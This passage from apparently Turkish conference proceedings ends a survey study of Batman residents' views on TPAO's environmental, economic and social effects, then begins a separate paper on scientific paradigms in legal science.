Çalışmada var olan durumu ortaya koyabilmek amacıyla betimsel tarama yöntemi kullanılmıştır. Öncelikle konu ile ilişkili olan yerli ve yabancı kaynakların taraması yapılmıştır. Araştırma esnasında, Batman şehir merkezinde yaşayan halkın TPAO ile ilgili düşüncelerini ortaya koyabilmek amacıyla araştırmacılar tarafından hazırlanan anket uygulaması gerçekleştirilmiştir. Öncelikle ön anket uygulaması yapılarak, anlaşılması zor olan sorular üzerindeki gerekli düzenlemeler yapılmıştır. Yapılan çalışmada örneklem grubunu araştırmaya gönüllü olarak katılmak isteyen ve tesadüfi yöntemle seçilmiş 367 kişi oluşturmuştur. SPSS programı dahilinde verilerin analizi yapılmıştır. Çalışma ile ilişkin resmi sayısal veriler; Türkiye Petrolleri Anonim ortaklığı (TPAO), Petrol İşletmeleri Genel Müdürlüğü (PİGM), TÜİK ve Batman Belediyesinden temin edilmiştir.

2. BULGULAR

Çalışmanın bu kısmında, araştırmaya katılan Batman halkının bazı sosyal, ekonomik ve demografik (nüfus) özellikleri ile TPAO hakkındaki görüşleri anket sonuçları çerçevesinde değerlendirilmiştir.

Tablo 2: Katılımcıların Demografik Yapıları

Cinsiyet	n	%	Yaş	n	%
Erkek	219	59.7	19-25	47	12.8
Kadın	148	40.3	26-35	148	40,3
Toplam	367	100	36-45	81	22.1
Medeni Durum	n	%	46-55	49	13,4
Evli	240	65,4	56 ve üstü	42	11.4
Bekâr	127	34.6			
Toplam	367	100	Toplam	367	100
Eğitim Durumu	n	%	Gelir	n	%
Okuryazar Değil	49	13.4	1000'den az	130	35,4
İlkokul	77	21	1001-2500	125	34,1
Ortaokul	76	20,7	2501-5000	89	24.3
Lise	117	31,9	5000 üzeri	23	6,3
Üniversite	48	13.1			
Toplam	367	100	Toplam	367	100

Batman halkının Türkiye Petrolleri Anonim Ortaklığı Kurumlarına yönelik algısını yansıtan bu çalışmanın anketine katılımcıların demografik yapıları Tablo 2’de görülmektedir. Katılımcıların % 78’i Batma merkezde, % 9’ Beşiri’de % 4,4’ü Gercüş’te yine % 4,4’ü Hasankeyf’te, % 2,5’i Kozluk’ta % 1,6’sı ise Sason ilçesinde ikamrt etmekte; % 24,5’i işçi, % 18,5’i esnaf, % 16,9’u ev hanımı, % 15,3’ü serbest meslek,% 10,6’sı çiftçi,% 6,5’i memur, % 3,8’i öğretmen, 3,8’i öğrencidir (Tablo 4).

Tablo 3: Katılımcıların İkametgâh Yeri ve Meslek Durumları

İkametgâh yeri	n	%	Meslek	n	%
Batman(merkez)	287	78,2	Memur	24	6,5
Beşiri	33	9.0	Öğretmen	14	3.8
Gercüş	16	4,4	Esnaf	68	18,5
Hasankeyf	16	4.4	Serbest meslek	56	15.3
Kozluk	9	2,5	Öğrenci	14	3,8
Sason	6	1.6	Ev hanımı	62	16.9
			İşçi	90	24,5
Toplam	377	100	Çiftçi	39	10.6
			Toplam	377	100

Tablo 4: Katılımcıların TPAO Çevre Sorunları, Batman Erkek Nüfusu, Petrol İş İmkânı, Çalışanlar Yöreden mi değil mi? Tesise İşçi Alımları, Yörede Erkek Nüfus

TPAO Çevre Sorunları	n	%	Batman Erkek Nüfusu	n	%
Hava kirliliği	165	45	Kadınlar farklı alanlarda	120	32,7
Gürültü kirliliği	145	39,5	Kadınları tarım ve hayvancılık	110	30.0
Toprak kirliliği	42	11.4	Eko. Kadının rolünü azalmıştır	97	26,4
Su kirliliği	15	4,1	Hiçbir etkisi olmamıştır.	40	10.9
Toplam	367	100	Toplam	367	100
Petrol İş İmkânı	n	%	Çalışanlar Nereli?	n	%
Evet	136	37.1	Genellikle yörenin insanı	231	62,9
Hayır	147	40,1	Genellikle başka şehirler	136	37.1
Kısmen	84	22.9			
Toplam	367	100	Toplam	367	100
Tesise İşçi Alımları	n	%	Yörede Erkek Nüfus	n	%
Evet	162	44,1	Evet	201	54,8
Hayır	123	33.5	Hayır	114	31.1
Kısmen	82	22,3	Kısmen	52	14,2
Toplam	367	100	Toplam	367	100

TPAO’nun % 45’i hava kirliliğine, % 39,5’i gürültü kirliliğine, % 11,4’ü toprak kirliliğine, % 4,1’i ise su kirliliğine neden olduğunu düşünülmektedir. En fazla hava kirliliğine neden olduğunu belirtmektedir. TPAO’nun % 37,1 iş imkânı oluşturduğunu % 40,1 iş imkânı oluşturmadığını % 22,9 kısmen iş imkânı oluşturduğunu; TPAO’nun % 32,7’si kadınlar farklı alanlarda çalışmasına neden

olduğunu, % 30'u kadınların tarım ve hayvancılıkla uğraştığını, % 26,4'ü ekonomide kadının rolünü azalttığını, % 10,9'u ise hiçbir şekilde etkilemediğini belirtmiştir. Katılımcıların % 62,9'u Batman'dan, % 37,1'i ise başka şehirlerdendir. Yörede erkek nüfusun fazla olmasında petrol tesislerinin etkisi konusunda % 54,8'i evet, % 14,2'si kısmen, % 31,1'i ise hayır ifadesini kullanmıştır (Tablo 4).

Tablo 5: Katılımcıların TPAO Alan Genişlemesi Durumu, TPAO Olumlu Sosyal ve Ekonomik, TPAO Refah Düzeyi Algıları

TPAO Alan Genişlemesi	n	%	TPAO Olumlu Sosyal Ekonomik	n	%	TPAO Refah Düzeyi	n	%
Evet	184	50.1	Evet	184	50,1	Evet	194	52,9
Hayır	141	38,4	Hayır	110	30	Hayır	95	25,9
Kısmen	42	11.5	Kısmen	73	19.9	Kısmen	78	21,2
Toplam		100	Toplam	377	100	Toplam	377	100

TPAO alanı genişlemesi konusuna % 50,1'i evet, % 38,5'i hayır, % 11,5'i ise kısmen; % 50,1'i şehre sosyal ve ekonomik olarak olumlu katkı sağladığını, % 30'u kısmen % 19,9'u katkı sağlamadığını belirtmektedir. TPAO'nun % 52,9 şehrin refah seviyesini arttırdığını, % 21,3 oranında ise kısmen, % 25,9'u arttırmadığını belirtmektedir. (Tablo 5).

Tablo 6: Katılımcıların Arama Çalışmalarının Yaygın, Yeni Yerleşim Sahaları, Çalışan Nüfus, Şehrini İlk Halinde Meydana Getirdiği Değişiklikler Algıları

Arama Çalışmalarının Yaygınlaştırılması Gerekli	n	%	Yeni Yerleşim Sahaları Açılmasına Etkisi	n	%
Evet	201	54,8	Evet	127	34,6
Hayır	126	34.3	Hayır	115	31.3
Kısmen	40	10,9	Kısmen	125	34,1
Toplam	377	100	Toplam	377	100
Çalışanların Çoğunluğunun Erkek Olması	n	%	Şehrini İlk Hali	n	%
Evet	188	51,2	Evet	165	45,0
Hayır	104	28.6	Hayır	130	35.4
Kısmen	74	20,2	Kısmen	72	19,6
Toplam	377	100	Toplam	377	100

TPAO'nun petrol arama çalışmalarının yaygınlaştırılması ve geliştirilmesi hususunda % 54,8'i evet, % 10,9'u kısmen, % 34,3'ü hayır; TPAO'nun yeni yerleşim sahaları açılmasına neden olmasına % 34,6'sı evet, % 34,1'i kısmen, % 31,3'ü ise hayır; çalışan nüfus içerisinde erkeklerin fazla olmasında TPAO'nun etkisi konusunda % 51,2'si evet, % 28,6'sı hayır, % 20,2'si kısmen; TPAO'nun şehrin ilk halinden farklılıklara neden olup olmadığı konusunda % 45 oranında evet, % 19,6'sı kısmen % 35,4'ü hayır olarak belirtmiştir % 65'i şehrin ilk halinden farklı bir noktaya geldiğini belirtmektedir (Tablo 6).

Tablo 7: Katılımcıların TPAO Olumlu Yönü TPAO Olumsuz Yönü Algısı

TPAO Olumlu Yönleri	n	%	TPAO Olumsuz Yönleri	n	%
Sanayisinin gelişmesine	65	17,7	Çevre sorunlarının artmasına	109	29,7
İstihdam alanı sağlaması	92	25.1	Verimli tarım alanlarının işgal	110	30.0
Nüfus artışına neden olması	102	27,8	Petrol boru hatlarının yerleşim	82	22,3

Kültür çeşitliliğinin	50	13.6	Petrol ürünleri depolama tesisl.	34	9.3
Belediye hizm. gelişmesi	32	8,7	Alt yapı ve asfalt	14	3,8
Ulaşım imkânlarının arttırıl.	26	7.1	Tüpraş rafinerisi ve ipragaz	18	4.9
Toplam	377	100	Toplam	377	100

TPAO olumlu yönleri olarak % 27,8'i nüfus artışına neden olmasını, % 25,1'i istihdam alanı sağlıyor olmasını, % 17,7'si sanayiye geliştirmesini, % 13,6'sı kültürel çeşitliliğe neden olmasını, % 8,7'si belediye hizmetlerini geliştirmesini, % 7,1'i ise ulaşım imkânlarının artmasını belirtmektedir. Bu durum tesislerin çeşitli alanlarda önemli faydaları olduğu anlamına gelmektedir. TPAO olumsuz yönleri konusunda % 30'u verimli tarım alanlarının işgaline, % 29,7'si çevre sorunlarının artmasına % 22,3'ü petrol boru hatlarının yerleşim yerlerinden geçiyor olmasını, % 9,3'ü petrol depolama tesislerinin neden olduğu olumsuzluğa, % 4,9'u TÜPRAŞ rafinerisi ve ipragazın olumsuzluğunu, % 3,8'i ise alt yapı ve asfalt sorunlarına neden olduğunu belirtmektedir. Bu durum tesislerin çeşitli olumsuz yönlerinin olduğu anlamına gelmektedir (Tablo 7).

Tablo 8: Katılımcıların Geçmişten Bugüne TPAO' nun Batman'a Sosyal ve Ekonomik Etkileri Algısı

TPAO Sosyal ve Ekonomik Etkileri	n	%	Geçmişten Bugüne Değişiklikler	n	%
Yaşam kalitesini etkilemesi	73	19,9	Artan nüfusumuza istihdam	84	22,9
Çevre sorunlarının artmasına	86	23,4	Yörenin sosyo-ekonomik	86	23,4
Gecekondulaşma ortaya	101	27,5	Diğer illere olan göç	82	22,3
Verimli tarım alanlarını	49	13,4	Yöreye göçün arttığı	67	18,3
Tüpraş rafinerisi ve ipragaz	32	8,7	Belediye hizmetlerinin	27	7,4
Alt yapı sorunlarının olması	14	3,8	Ulaşım imkânlarının arttığını	14	3,8
Petrol boru hatlarının	12	3,3	Hiçbir değişiklik olmadığını	7	1,9
Toplam	377	100	Toplam	377	100

TPAO sosyal ve ekonomik etkileri konusunda % 27,5'i gecekondulaşmanın ortaya çıkmış olmasını, % 23,4'ü çevre sorunlarının artmış olmasını, % 19,9'u yaşam kalitesini etkilediğini, % 13,4'ü verimli tarım alanlarını etkilediğini, % 8,7'si TÜPRAŞ ve ipragazı etkilediğini, % 3,8'i altyapı sorunlarını etkilediğini, % 3,3'ü ise petrol boru hatlarını etkilediğini belirtmektedir. TPAO geçmişten bu güne % 23,4'ü yörenin sosyoekonomik yapısının değiştiğini, % 22,9'u istihdamı sağladığı, % 22,3'ü göçü etkilediğini belirtmiştir. % 18,3'ü yöreye göçüm arttığını, % 7,4'ü belediye hizmetlerinin etkilendiğini, % 3,8'i ulaşım imkânlarının arttığını, % 1,9'u ise hiçbir değişikliğin olmadığını belirtmektedir (Tablo 8).

3. SONUÇ VE ÖNERİLER

Batman her ne kadar Batman'da tarım, ticaret ve tekstil önemli ekonomik faaliyetler olsa da, bir petrol ve sanayi şehridir. TPAO başta olmak üzere, TÜPRAŞ, Petrol Ofisi, BOTAS gibi kuruluşlar Petrol kuyuları, rafineri, enerji lojistiği ve boru hatları ile Batman'da ekonominin lokomotifi halindedir. TPAO Batman şehir merkezi ve yakın ilçelerin ekonomisine, işçi ve memur istihdamı ve diğer hizmet sektörlerine etkisi ile ciddi katkılar sağlamaktadır. TPAO'nun bazı bölümleri son yıllarda özelleştirilmiş

olmasına rağmen hala Batman halkı TPAO'nun kendileri için önemli bir gelir kaynağı olduğunu düşünmektedir.

Araştırmada Batman ilinde yaşayan halka yapılan anketlerde, katılımcıların yaklaşık %77'sinin ortaöğretim ve daha alt seviyede okul mezunu hattan bunların içerisinde herhangi bir kurumdan mezun olmayanların yani okuma yazma bilmeyenlerin oranı 13,4 olduğu görülmektedir. Yörede eğitim seviyesinin artması için çalışmalar yapılmalıdır. Çoğunluğu (% 40) 20 ila 35 yaş arasında olan katılımcıların yaklaşık % 60'ı erkek % 40'ı ise bayandır. Katılımcıların % 78,2'si Batman şehir merkezinde ikamet ederken, nüfusları oranında her ilçede ikamet edenler bulunmaktadır. Medeni durumları açısından % 65 evli % 35 bekâr olan katılımcıların yaklaşık % 70'inin gelirleri 2500 TL olan yaklaşık asgari ücretin altındadır. Mesleki olarak katılımcıların % 24,5'i işçi, % 18,5'i esnaf % 16,9'u ise ev hanımıdır. Ancak kendilerini serbest meslek erbabı olarak görenlerin oranı % 15,3'tür. Serbest meslek olarak kendisini ifade edenlerin oranı hiç te azımsanmayacak bir orandır.

Batman halkının % 66,4'ü TPAO'nun yöredeki insanların istihdamına katkı sağladığının, % 62,9'u çalışanların yöre insanlarından seçildiğinin farkındadır. Çalışanların büyük çoğunluğunun erkek olması kadın nüfusun farklı alanlarda istihdam edilmesine yol açtığı belirtilmektedir. Ancak Batman halkının tamamı, TPAO'nun başta hava kirliliği olmak üzere; çeşitli oranlarda gürültü, su ve toprak kirliliğine neden olduğun da farkındadır. Tesislerin katı, sıvı ve gaz atıklarının arıtılması ve çevreye verdiği zararların minimize edilmesi gerekmektedir.

İlk kurulduğu yıllardan bu yana TPAO'nun alanın genişlediği aynı oranda da yöreye sosyal ve ekonomik katkılarının arttığı ve bölgenin refah seviyesinin yükselmesini sağladığı da ortaya çıkmaktadır. Katılımcıların büyük çoğunluğu petrol araştırma çalışmalarının yaygınlaştırılması gerektiği, böylece yeni üretim alanlarının açılacağı ve yöreye olan ekonomik katkısının da artacağını öngörmektedir.

TPAO'nun yöre sanayisinin gelişmesi, istihdam alanı sağlanması, nüfus artışına neden olması, kültür çeşitliliğinin artması, Belediye hizmetlerinin gelişmesi ve yaygınlaşması ve ulaşım imkânlarının artması gibi olumlu katkıları olduğu anlaşılmaktadır. Fakat bunun yanında TPAO çevre sorunlarının artması, verimli tarım alanlarını işgal edilmesi, petrol boru hatlarının ve petrol ürünleri depolama tesislerinin yerleşim yerlerinde bulunması gibi olumsuzluklara da neden olmaktadır. Alt yapı ve asfalt hizmetlerinin yetersiz olması ve TÜPRAŞ rafinerisi ve İpragaz'ın görüntü kirliliğine de neden olduğu anlaşılmaktadır. Yöredeki petrokimya tesislerinin altyapı hizmetleri hususunda yöreye pozitif bir katkı sağlayacak şekilde hizmetlerin artırılması gerekmektedir.

TPAO'nun önemli etkilerinden biri de bölgeye olan göçü hızlandırdığı için, son yıllarda istihdam oranının düşmüş, işsizlik oranı, gecekondulaşma ve çevre kirliliğinin artmıştır. Bu durum hem belediye hizmetlerinin aksamasına neden olmuş hem de Batman'dan dışarıya göçü arttırmıştır. Bu durum yöre insanının yaşam kalitesini olumsuz etkilemektedir. Yörede sadece petrol sahaları ve petrol endüstrisi değil aynı zamanda, yörenin kalkınması için, tarımın geliştirilmesi, sulama imkânlarının artırılması, alternatif ürün olarak fıstık üretiminin yaygınlaştırılması, kırdan kente göçü azaltmak için

meraların ıslah edilmesi, hayvancılığın desteklenmesi gerekmektedir. Ayrıca Güney Doğu Anadolu bölgesinin altın kenti olan Batman 'da çeşitli organizasyonlar dahilinde turizm yatırımları da arttırılmalıdır.

4. KAYNAKÇA (References)

- [1] Alkan, A. (2018). Batman Kentinde Mekânsal Büyümenin Arazi Kullanımına Etkisi, Siirt Üniversitesi Türkiye Tarımsal Araştırmalar Dergisi - Turkish Journal of Agricultural Research 5(3): 260-273
- [2] Deniz, İ vd. (2000) 1995–2000 Yılları Resmi Kayıtlarından Batman'da Gerçekleşen İntihar ve İntihar Girişimleri Üzerine Bir İnceleme (Aile Araştırma Kurumu Raporu), <http://aile.gov.tr/batman.htm>.
- [3] Dervişoğlu ve ark. (2019) Şehrimiz Batman, Temel Eğitim Genel Müdürlüğü, MEB yayınları, Sayfa 120.
- [4] DPT (2001). Sekizinci 5 Yıllık Kalkınma Planı Madencilik Özel İhtisas Komisyonu Raporu Enerji Hammaddeleri Alt Komisyonu Petrol- Doğalgaz Çalışma Grubu Sayı: 2606-617 Ankara Sayfa Sayısı 130
- [5] Ediger, Ş. V. (2007) Osmanlı'da Neft ve Petrol, 3. Baskı ODTÜ Yayınları, Ankara,
- [6] Güdelci, E.N., (2019) Batman İlinin Ekonomik Durumunun Genel Çerçevede Değerlendirilmesi, Uluslararası Sosyal ve Beşeri Bilimler Araştırma Dergisi, Cilt: 6 Sayı: 38 Sayfa 1602-1610
- [7] Gündoğan H. ve Tok D., (2019) Petrol Bağımlı Ülkelerde Petrol fiyatlarının Sanayi Üretimine Etkisi, Panel Nedensellik Çalışması, Ege Akademik Bakış Cilt: 19 Sayı: 1 sayfa 131-140
- [8] Klare, T. M. (2004) Kaynak Savaşları- Küresel Çatışmanın Yeni Alanları, (Çeviri Özge İnciler) Devin Yayınları, İstanbul,
- [9] Kuleyin, B. ve Cerit, A.G. (2011) Ham petrolün Dünya Pazarlarına Ulaştırılmasında Ceyhan Terminalinin Rolü, Dokuz Eylül Üniversitesi Denizcilik Fakültesi Dergisi Cilt:3 Sayı:2 Sayfa: 15-35
- [10] Tonbul S ve Sunkar M.,(2008) Batman Şehrinde Yer Seçiminin Jeomorfolojik Özellikler ve Doğal Risk Açısından Değerlendirilmesi Ulusal Jeomorfoloji sempozyumu. S1-11
- [11] Yılmaz, N. F. (2005) Petrol ve Doğal Gaz Boru Hatları Üzerine Genel Bir Değerlendirme Tesisat Mühendisliği Dergisi Sayı: 87
- [12] <http://www.batman.gov.tr/tpao> Erişim Tarihi 30.12.2020
- [13] <http://www.batman.gov.tr/batman-ve-petrol> Erişim Tarihi Erişim Tarihi 06.01.2021

HUKUK BİLİMİNE HAKİM OLMUŞ BİLİMSEL PARADİGMALAR

Mümin Güngör

Ankara Üniversitesi, Hukuk Fakültesi, Ankara, TURKEY

MmnGngr46@hotmail.com

ORCID:0000-0002-4731-2605

ÖZET

Çalışmanın konusunu, geçmişten günümüze hukuk hakim olmuş paradigmlar ve bu paradigmlarla hukukun nasıl şekillendiği hususu oluşturmaktadır. Hukuk ve devletin dayandığı temeller ele alınırken sosyoloji ve felsefe verilerinin göz önünde bulundurulması gerekir. Bunlar göz önünde bulundurulurken dayanılan temelleri farklı açılardan ele alan görüşler hukuk biliminin paradigmlarını oluşturmaktadır. Hukuk bilimine tarihin ilk evresinden itibaren akımlar/paradigmlar hakim olmuştur. Hukuk biliminde ortaya çıkan paradigmlara tabii hukuk okulu, yorucu hukuk okulu, alman tarihçi hukuk okulu, faydacı hukuk okulu, iradeci hukuki pozitivism, normcu hukuki pozitivism, sosyolojik hukuk akımı, realist hukuk akımı, feminist hukuk görüşü ve postmodern hukuk görüşü örnek olarak gösterilebilir. Söz konusu paradigmların günümüze hakim olan hukuka bu zamana gelene kadar birçok etkisi olmuştur. Çalışmayla belge ve bilgilerin toplanması, analizi ve bu bilgilerin yorumlanarak değerlendirilmesi yani nitel araştırma yöntemini kullanılarak geçmişten günümüze hukuk bilimine hakim olmuş paradigmları incelemek ve paradigmların hukuk bilimine olan etkilerinin neler ve ne ölçüde olduğunun ortaya konması amaçlanmaktadır.

Anahtar Kelimeler: *Bilimsel Paradigmlar, Hukuk, Doğal (Tabii)Hukuk Paradigması, Pozitivist (Realist) Hukuk Paradigması, Sosyal Olgu Kaynaklı Hukuk Paradigması.*

SCIENTIFIC PARADIGMS WHICH HAVE MASTERED LEGAL SCIENCE

ABSTRACT

The subject of the study is the paradigms that have dominated the past and the issue of how the law is shaped with these paradigms. While dealing with the foundations of law and the state, sociology and philosophical data should be taken into consideration. Considering these, views that deal with the foundations from different perspectives constitute the paradigms of legal science. Movements / paradigms have dominated the science of law from the first stage of history. Law school, exhausting law school, German historian law school, utilitarian law school, voluntary legal positivism, normist legal positivism, sociological legal current, realist legal current, feminist legal view and postmodern legal view are examples of the paradigms emerging in legal science. The paradigms in question have had many effects on the law that prevails today. The aim of the study is to collect, analyze, interpret and evaluate documents and information, that is, to examine the paradigms that have dominated legal science from past to present using qualitative research method and to reveal what and to what extent the effects of paradigms on legal science.

Keywords: *Scientific Paradigms, Law, Natural Law Paradigm, Positivist (Realist) Law Paradigm, Social Fact-Based Legal Paradigm.*

1. GENEL OLARAK BİLİMSEL PARADİGMALAR

İnsan yaşamın anlamını bulmaya çalışan ve bu anlama göre yaşamaya çalışan(mutlu yaşama çabası olan) bir varlıktır. İnsanın bilme ihtiyaçlı olması ruhsal yaşamının ve zihni varoluşunun doğal bir sonucudur¹. İnsanoğlu varolduğu dünyada çevresini ve olayları birbirini tamamlayacak şekilde araştırma, akıl yürütme ve tecrübe-deneyim olmak üzere üç yol ile vakıf olmaya çalışmıştır. Tecrübe ile bireyin hayatta karşılaştığı hadiselerle karşı biriktirdiği bilgi yığını kastedilmektedir. Tecrübe, öznel sorun çözme veya olayları anlama yoludur. Araştırma ve akıl yürütme-mantığa vurma yolları ise tündengelim, tümevarım veya her iki yöntemlerin

¹ N. Öktem. ve A. U. Türkbağ. (2012). Felsefe, Sosyoloji, Hukuk ve Devlet. (5.Baskı), İstanbul: Der Yayınları, s.1.

kullanıldığı nesnel bilgilere ulaşıldığı yollardır². Netice olarak insanoğlu varoluşunu ifade edilen yollarla çözmeye çalışmaktadır. Ancak önemli olan bu sorunların içine bilimsel olarak dalıp, bilimsel yaklaşımlarda bulunabilmektir. Zira sistemsiz bilgi elde etmek yanlış sonuçlara götürebilmektedir. Özetle insanoğlu, sorularına gerçekçi, net ve doğru cevaplar alabilmesi için söz konusu soruları sistematik ve düzenli biçimde ele alması gerekmektedir³.

Bilim, bilen ile bilinen arasında oluşan her türlü bağ şeklinde ifade edilmektedir⁴. Başka bir deyişle bilim, özne ile nesne arasında teşekkül eden bağ kurma süreci ve bu süreç ile vuku bulan üründür. Bilim, sistemli bilgiler topluluğu anlamındadır⁵. Bilim donmuş, durağan bir etkinlik olmayıp tam aksine sürekli hareket halinde olan sürekli gelişime açık gelişen bir etkinliktir⁶. Bilgi bir çok açıdan tasniflendirilmektedir. Bilimsel bilgi, gündelik bilgi, teknik bilgi, dinsel bilgi ve felsefi bilgi şeklinde tasniflendirilmektedir⁷. Yine kaynağına göre bilgi; akıl, deney, gözlem, sezgi, duyu, olgu, vahiy ve benzeri araçlara göre tasnife tabi tutulabilmektedir. Yani bilgi sadece akılla , yalnızca deneyle, hem akıl hem deneyle veya sezgi le ulaşılabilen ürünler şeklinde sınıflandırılabilir⁸. Bilgi araç mı yoksa amaç mı tartışması bir kenara bırakılmak suretiyle bilgi insanın var oluşunu devam ettirebilmesinin tek şansısıdır. Farklı bir deyişle bilgi, her ne için ve hangi yöntemlerle elde edilirse edilsin insanın akletme ve deneyim sonuçlarını kaydetme yeteneğiyle diğer canlılardan farkını ortaya koymasını ve varoluş macerasında insanın bugünlere gelebilmesini sağlayan uğraş olarak ifade edilmektedir⁹.

Bilimsel bilgi, gerçeğin bir kısmıyla örneğin doğa bilimlerinden biyoloji canlılarla, kimya maddenin yapısıyla, fizik maddenin hareketiyle; sosyal bilimlerden psikolojiyle bireysel davranışlarla, sosyolojiyle toplumsal davranışlarla, hukukla adaletin ve toplumsal düzenin sağlanmasıyla ilgilenen kanıtlamaya dayalı bilimsel araştırma yöntemleriyle(deneylerle, gözlemlerle, belgelemeyle, araştırma-soruşturma) zihinsel(akıl yürütme yolları; tümdengelim,

² A. Balcı. (2020) . Sosyal Bilimlerde Araştırma Yöntem, Teknik ve İlkeler. (14.Baskı), Ankara: Pegem Yayınevi, s.1-3; D. Ekiz. (2020). Bilimsel Araştırma Yöntemleri. (6.Baskı), Ankara: Anı Yayınları, s.1; S. Gürbüz. ve F. Şahin. (2018). Sosyal Bilimlerde Araştırma Yöntemleri. (5.Baskı), Ankara: Seçkin Yayınevi, s.23.

³ Öktem ve Türkbağ, 2012, s.3.

⁴ V. Sönmez. (2020). Bilim Felsefesi. (5.Baskı), Ankara: Anı Yayınları, s.1 vd.

⁵ Sönmez, 2020, s.1; Balcı, 2020, s.15.

⁶ H. G. Topdemir ve Y. Unat. (2019). Bilim Tarihi ve Felsefesi. (1.Baskı), Ankara: Pegem Yayınevi, s.5.

⁷ Öktem ve Türkbağ, 2012, s.15; Sönmez, 2020, s.3.

⁸ Sönmez, 2020, s.3-5; Gürbüz ve Şahin, 2018, s.23; Öktem ve Türkbağ, 2012, s.20 vd.

⁹ Topdemir ve Unat, 2019, s.1; Gürbüz ve Şahin, 2018, s.23.

tümevarım, diyalektik) ve işlemsel bağ kurma süreci ve bu süreç neticesinde ortaya çıkan bilgiler bütünü olarak ifade edilmektedir¹⁰.

Bilimsel araştırma, veri toplama, analiz ve yorumunda belli prosedürlerin kullanılması yoluyla yapılan araştırmadır. Sosyal ve fiziksel olgular hakkında bilimsel bilgi elde etmek için sistematik, planlı ve bazen de yapay olarak kontrollü yürütülen etkinliklere bilimsel araştırma denir¹¹. Bilimsel araştırmalar, bir paradigmaya bağlı ya da dayalı olarak yapılırlar. *Paradigma*, bir meslek grubu ya da araştırmacıların benimsediği bir dizi sayıltı, kavram ve değerler üzerine kurulu bir perspektif olarak ifade edilmektedir¹². *Bilimsel yöntem* ise problem tespit ve tanımlanması, probleme ilişkin literatürün taranması, araştırma hipotezlerini ifade etmek, verilerin toplanması, verilerin analizi, bulguların yorumlanması aşamalarından oluşan bir araştırma sürecidir. Bilimsel araştırma, problem çözmeye dönük bir tutumu ifade eder¹³.

Yukarıda ifade edilen bilimsel araştırma yöntemini oluşturan zihinsel ve işlemsel süreçlerle sayıltı, hipotez(faraziye/denence), ilke, genelleme, kanun, *kuramca(paradigma/örnekçe)*, *kuram(teori)*, bilim-kurgu şeklinde bilimsel bilgiler teşekkül edebilmektedir¹⁴. Bilimsel yöntemlerle elde edilmiş olan bilgiler, yüzde yüz doğru olan yanlışlanamayan bilgiler olmayıp tam tersi her an yanlışlanabilir bilgidir. Bilimsel bilgi, yanlışlanabilirlik, sınanabilirlik özelliğine sahip olan bilgidir¹⁵. Bu yönde bilimsel gelişmenin, yanlışların ayıklanması veya bir kuramın yerine yenisinin alması ya da bilimsel devrimler ile olabileceği yönünde görüşler ileri sürülmektedir¹⁶.

Bu görüşlerden bilimsel devrim fikrini savunanlara göre, tüm olgusal öğelerin anlamını dayandıkları *paradigmalar(kuramcılar)* ifade etmektedir Paradigmalar olgulara değil, olgular paradigmatlara bağlıdır. Yine bilimsel açıklama, tek bir mantığa veya yönteme bağlı değildir. Farklı paradigmatların(kuramcılar), farklı açıklama yöntemlerine dayanmakta olduğu ifade edilmektedir. Hülasaten, bilimsel bilgi, şimdilik doğru olduğu kanıtlanan, doğruluk değeri yüksek önermelerdir¹⁷.

¹⁰ Sönmez, 2020, s.21-24; Topdemir ve Unat, 2019, s.9 vd; Gürbüz ve Şahin, 2018, s.23-24.

¹¹ Balcı, 2020, s.41; Ekiz, 2020, s.3.

¹² Balcı, 2020, s.41.

¹³ Balcı, 2020, s.15.

¹⁴ Sönmez, 2020, s.25-31.

¹⁵ Sönmez, 2020, s.28; Topdemir ve Unat, 2019, s.9-10.

¹⁶ Sönmez, 2020, s.28.

¹⁷ Sönmez, 2020, s.29.

“Paradigma” ve “paradigma kayması(paradigma değişimi)” kavramları, bilim, bilim felsefesi, ekonomi, siyaset ve toplum alanında yaşanan değişimler için kullanılan kavramlardır. Söz konusu kavramları ilk kez 1962 yılında “*Bilimsel Devrimlerin Yapısı*” adlı eserinde Thomas Samuel Kuhn kullanmıřtır¹⁸. Paradigma, değerler dizisi, örnek olarak tanımlanan Yunanca kökenli bir terimdir¹⁹. *Paradigma*, bilimde ya da bir bilimsel alanda genel kabul görmüş başat düşünce, yaklaşım, görüş şeklinde de ifade edilmektedir²⁰. Başka bir ifadeyle paradigma bir dünya görüşü olup, insanlara neleri ve niçin yapmaları gerektiğini açıklayan, neyin önemli ve mantıklı olduğuna karar vermede yol gösteren düşünce sistemidir²¹. *Bilimsel paradigma* ise izlenen ve kontrol edilen olandır, soruların tarzı hangi konuyla ilgili olduğuyla iç içedir ve sağlamasının nasıl test edilebilirliğiyle; bu soruların nasıl sorulacağıdır, sonuçların karşılaştırmalı olarak nasıl yorumlanacaęıdır²². Yine bilimsel paradigma, bilim insanlarının hemen hemen tümü tarafından kabul edilen ve gözlemlenen ya da mantık yoluyla elde edilen olguları açıklamaya yeterli görünen kavramlar ve yöntemler sistemi olarak tanımlanmaktadır²³.

Sosyal bilimlerde araştırma yapan bilim insanları farklı paradigma ya da bilim anlayışlarından esinlenerek araştırmalarını yürütürler. Bu anlayışlar aslında araştırmacıların kuram ve araştırmaya yönelik paradigmaları olarak anlaşılmalıdır. Pozitivist anlayış, Yorumcu paradigma anlayışı / yaklaşımı, eleşirel paradigma yaklaşımı, pragmatizm, realizm ve feminist paradigma yaklaşımı sosyal bilimlerde tercih edilen paradigmalardır²⁴.

Bilimsel araştırmalarda karşımıza en temel çıkan paradigmlar olarak pozitivism ve post-pozitivism paradigmalardır. Bu paradigmlar karşılıklı mücadeleye halindedir. *Pozitivist paradigma yaklaşımı*, nicel araştırma; *Anti Pozitivist/yorumcu paradigma yaklaşımı*, nitel araştırma şeklinde ifade edilmektedir²⁵. Başka bir deyişle, post-pozitivism, öznellik ve görecelik gibi paradigma kavramlarıyla nitelenen araştırma yaklaşımı nitel araştırmadır; pozitivism, nesnellik ve gerçeklik gibi kavramlarla belirtilen araştırma yaklaşımı ise nicel

¹⁸ T. S. Kuhn. (1962). *The Structure Of Scientific Revolutions*. (First Edition), Chicago: The University Of Chicago Press, s.v.

¹⁹ <https://sozluk.gov.tr/>, s.e.t. 27.12.2020.

²⁰ <http://www.tubaterim.gov.tr/>, s.e.t. 27.12.2020.

²¹ Ekiz, 2020, s.7; Gürbüz ve şahin, 2018, s.31.

²² <https://tr.wikipedia.org/wiki/Paradigma>, s.e.t. 27.12.2020.

²³ <http://www.tubaterim.gov.tr/>, s.e.t. 27.12.2020.

²⁴ Gürbüz ve şahin, 2018, s.33.

²⁵ Balcı, 2020, s.21-29; Ekiz, 2020, s.29; Gürbüz ve şahin, 2018, s.33.

